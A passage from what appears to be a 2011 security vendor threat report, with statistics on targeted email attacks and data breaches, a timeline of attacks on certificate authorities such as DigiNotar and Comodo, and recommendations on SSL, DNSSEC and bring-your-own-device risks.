While the odds of an APT affecting most organizations may be relatively low, the chances that you may be the victim of a targeted attack are, unfortunately, quite high. The best way to prepare for an APT is to ensure you are well defended against targeted attacks in general.

Figure 2

Targeted Email Attacks, By Top-Ten Industry Sectors, 2011



Source: Symantec.cloud

Targeted Attacks

Targeted attacks affect all sectors of the economy. However, two-thirds of attack campaigns focus on a single or a very limited number of organizations in a given sector and more than half focus on the defense and aerospace sector, sometimes attacking the same company in different countries at the same time. On average they used two different exploits in each campaign, sometimes using zero-day exploits to make them especially potent.

Case Study


In 2011, we saw 29 companies in the chemical sector (among others) targeted with emails that appeared to be meeting invitations from known suppliers. These emails installed a well-known backdoor trojan with the intention of stealing valuable intellectual property such as design documents and formulas.

It is, however, a mistake to assume that only large companies suffer from targeted attacks. In fact, while many small business owners believe that they would never be the victim of a targeted attack, more than half were directed at organizations with fewer than 2,500 employees; in addition, 17.8% were directed at companies with fewer than 250 employees. It is possible that smaller companies are targeted as a stepping-stone to a larger organization because they may be in the supply chain or partner ecosystem of larger, but more well-defended companies.

While 42% of the mailboxes targeted for attack are high-level executives, senior managers and people in R&D, the majority of targets were people without direct access to confidential information. For an attacker, this kind of indirect attack can be highly effective in getting a foot in the door of a well-protected organization. For example, people with HR and recruitment responsibilities are targeted 6% of the time, perhaps because they are used to getting email attachments such as CVs from strangers.

Figure 3


Attacks By Size Of Targeted Organization



Source: Symantec.cloud

Figure 4

Analysis Of Job Functions Of Recipients Being Targeted



Executive Level 25%

Senior Level 8%

Research & Development 9%

Shared Mailbox 23%

Sales 12%

Media 10%

Primary Assistant 6%

Recruitment 6%


Source: Symantec

Where Attacks Come From

Figure 5 represents the geographical distribution of attacking machines' IP addresses for all targeted attacks in 2011. It doesn't necessarily represent the location of the perpetrators.


Figure 5

Geographical Locations Of Attackers' IP Addresses



Source: Symantec

Despite the media interest around these breaches, old-fashioned theft was the most frequent cause of data breaches in 2011.




Against The Breach: Securing Trust And Data Protection

Political activism and hacking were two big themes in 2011; themes that are continuing into 2012. There were many attacks last year that received lots of media attention. Hacking can undermine institutional confidence in a company, and loss of personal data can result in damage to an organization's reputation.

Although not the most frequent cause of data breaches, hacking attacks had potentially the greatest impact and exposed more than 187.2 million identities, the greatest number for any type of breach in 2011, analysis from the Norton Cybercrime Index revealed. Despite the media interest around these breaches, old-fashioned theft was the most frequent cause of data breaches in 2011.

Figure 6

Timeline Of Data Breaches Showing Identities Breached In 2011



Source: Symantec

Data Breaches In 2011

2011 was the year of data breaches. Analysis of the industry sectors showed that companies in the Computer Software, IT and healthcare sectors accounted for 93.0% of the total number of identities stolen. It is likely that hackers perceived some of the victims as softer targets, focused on consumer markets and not information security. Theft or loss was the most frequent cause, across all sectors, accounting for 34.3%, or approximately 18.5 million identities exposed in 2011.


Worldwide, approximately 1.1 million identities were exposed per breach, mainly owing to the large number of identities breached though hacking attacks. More than 232.4 million identities were exposed overall during 2011. Deliberate breaches mainly targeted customer-related information, primarily because it can be used for fraud.

A recent study[8] from the Ponemon Institute, commissioned by Symantec, looked at 36 data breaches in the UK[9] and found the average per capita cost was GBP £79 and an average incident costs GBP £1.75 million in total. Similarly in the US, Ponemon examined 49 companies and found the per capita cost of a breach was USD $194 and an average incident costs USD $5.5 million in total. Echoing the Norton Cybercrime Index data above, the Ponemon study also found that negligence (36% of cases in the UK and 39% in the US) and malicious or criminal attacks (31% in the UK and 37% in the US) were the main causes.

The study's findings revealed that more organizations were using data loss prevention technologies in 2011 and that fewer records were being lost, with lower levels of customer churn than in previous years. Taking steps to keep customers loyal and repair any damage to reputation and brand can help reduce the cost of a data breach.

Figure 7


Top-Ten Sectors By Number Of Data Breaches, 2011



Source: Symantec

Figure 8

Top-Ten Sectors By Number Of Identities Exposed, 2011



Source: Symantec

Certificate Authorities Under Attack

Certificate Authorities (CAs), which issue SSL certificates that help encrypt and authenticate websites and other online services, saw an unprecedented number of attacks in 2011.

Notable examples of attacks against CAs in 2011 included:

MARCH

1 An attack compromised the access credentials of a Comodo partner in Italy and used the partner's privileges to generate fraudulent SSL certificates[10].

MAY

2 It was reported that another Comodo partner was hacked: ComodoBR in Brazil[11].

JUNE

3 StartCom, the CA operating StartSSL was attacked unsuccessfully in June[12].

4 Diginotar was hacked in June. But no certificates were issued at first[13].

JULY

5 An internal audit discovered an intrusion within DigiNotar's infrastructure indicating compromise of their cryptographic keys. Fraudulent certificates are issued as a result of the DigiNotar hack for Google, Mozilla add-ons, Microsoft Update and others[14].

AUGUST

6 Fraudulent certificates from the DigiNotar compromise are discovered in the wild. Hacker (dubbed ComodoHacker) claims credit for Comodo and DigiNotar attacks and claims to have attacked other certificate authorities as well. Hacker claims to be from Iran.

SEPTEMBER

7 Security researchers demonstrate "Browser Exploit Against SSL/TLS" (BEAST for short)[15], a technique to take advantage of a vulnerability in the encryption technology of TLS 1.0, a standard used by Browsers, Servers and Certificate Authorities.

8 GlobalSign attacked, although the Certificate Authority was not breached, their web server was compromised[16], but nothing else[17]. ComodoHacker claims credit for this attack as well.

9 Dutch government and other Diginotar customers suddenly had to replace all Diginotar certificates as the major Web browser vendors removed Diginotar from their trusted root stores[18]. DigiNotar files for bankruptcy.

NOVEMBER


10 Digicert Sdn. Bhd. (Digicert Malaysia) an intermediate certificate authority that chained up to Entrust (and is no relation to the well-known CA, Digicert Inc.) issued certificates with weak private keys and without appropriate usage extensions or revocation information. As a result Microsoft, Google and Mozilla removed the Digicert Malaysia roots from their trusted root stores[19]. This was not as the result of a hacking attack; this was a result of poor security practices by Digicert Sdn. Bhd.


These attacks have demonstrated that not all CAs are created equal. These attacks raise the stakes for Certificate Authorities and require a consistently high level of security across the industry. For business users, they underline the importance of choosing a trustworthy, well-secured Certificate Authority. Lastly, consumers should be using modern up-to-date browsers and become more diligent about checking to verify that sites they visit are using SSL issued by a major trusted CA and we have included some advice in the best practices section at the end of this report.

Building Trust And Securing The Weakest Links

Law-abiding users have a vested interest in building a secure, reliable, trustworthy Internet. The latest developments show that the battle for end-users' trust is still going on:

- **Always On SSL**. Online Trust Alliance[20] endorses Always On SSL, a new approach to implementing SSL across a website. Companies like Facebook[21], Google, PayPal, and Twitter[22] are offering users the option of persistent SSL encryption and authentication across all the pages of their services (not just login pages). Not only does this mitigate man-in-the-middle attacks like Firesheep[23], but it also offers end-to-end security that can help secure every Web page that visitors to the site use, not just the pages used for logging-in and for financial transactions.
- **Extended Validation SSL Certificates.** EV SSL Certificates offer the highest level of authentication and trigger browsers to give users a very visible indicator that the user is on a secured site by turning the address bar green. This is valuable protection against a range of online attacks. A Symantec sponsored consumer survey of internet shoppers in Europe, the US and Australia showed the SSL EV green bar increases the feeling of security for most (60%) shoppers[24]. Conversely, in a US online consumer study, 90% of respondents would not continue a transaction if they see a browser warning page, indicating the absence of a secure connection[25].
- **Baseline Requirements for SSL/TLS Certificates.** The CA/Browser Forum released "Baseline Requirements for the Issuance and Management of Publicly-Trusted Certificates", the first international baseline standard for the operation of Certification Authorities (CAs) issuing SSL/TLS digital certificates natively trusted in browser software. The new baseline standard was announced in December 2011 and goes into effect July 1, 2012.
- **Code signing certificates and private key security.** High profile thefts of code signing private keys highlighted the need for companies to secure and protect their private keys if they hold digital certificates[26]. Stealing code signing keys enables hackers to use those certificates to digitally sign malware and that can help to make attacks using that malware much harder to recognize. That is exactly what happened with the Stuxnet and Duqu attacks.
- **DNSSEC.** This technology is gaining momentum as a method of preserving the integrity of the domain name system (DNS). However, it is not a panacea for all online security needs, it does not provide website identity authentication nor does it provide encryption. DNSSEC should be used in conjunction with Secure Sockets Layer (SSL) technology and other security mechanisms.
- **Legal requirements.** Many countries, including the EU Member States[27] and the United States (46 states)[28] have at least sectoral data breach notification legislation, which means that companies must notify authorities and, where appropriate, affected individuals if their data is affected by a data breach. As well as a spur to encourage other territories with less regulation, these requirements can reassure users that in the event of a breach they will be quickly notified and will be able take some action to mitigate against potential impact, including changing account passwords.





Over the past ten years we have seen a proliferation of mobile devices but there has not yet been a corresponding rise in mobile threats on the same level as we have seen in PC malware.

Consumerization And Mobile Computing: Balancing The Risks And Benefits In The Cloud

Risks With 'Bring Your Own Device'

Employees are increasingly bringing their own smartphones, tablets or laptops to work. In addition, many companies are giving employees an allowance or subsidy to buy their own computer equipment. These trends, known as 'bring your own device', present a major challenge to IT departments more used to having greater control over every device on the network. There is also the risk that a device owned by an employee might be used for non-work activity that may expose it to more malware than a device strictly used for business purposes only.

